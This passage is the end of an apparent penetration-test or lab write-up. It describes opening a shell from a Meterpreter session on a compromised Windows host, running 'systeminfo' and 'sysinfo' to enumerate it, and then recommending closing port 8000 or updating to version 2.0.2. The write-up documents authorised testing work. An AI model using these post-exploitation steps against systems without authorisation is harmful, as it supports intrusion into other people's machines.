
Step 14: **Then I Open a Meterpreter shell by the below command and as seen in screenshot below, the prompt indicates a windows local file system.**

shell




Step 15: Then I enter a command that displays the target's computer system information, while in the shell itself.

systeminfo



Step 16: : Then I enter a command that displays the target's computer system information, while in the meterpreter itself.

sysinfo



3.0 Recommendations

If possible, close port 8000, however, most likely, research shows that a software update will fix the vulnerability without having to close any ports. For example: Fix would be updating to version 2.0.2 in this specific case.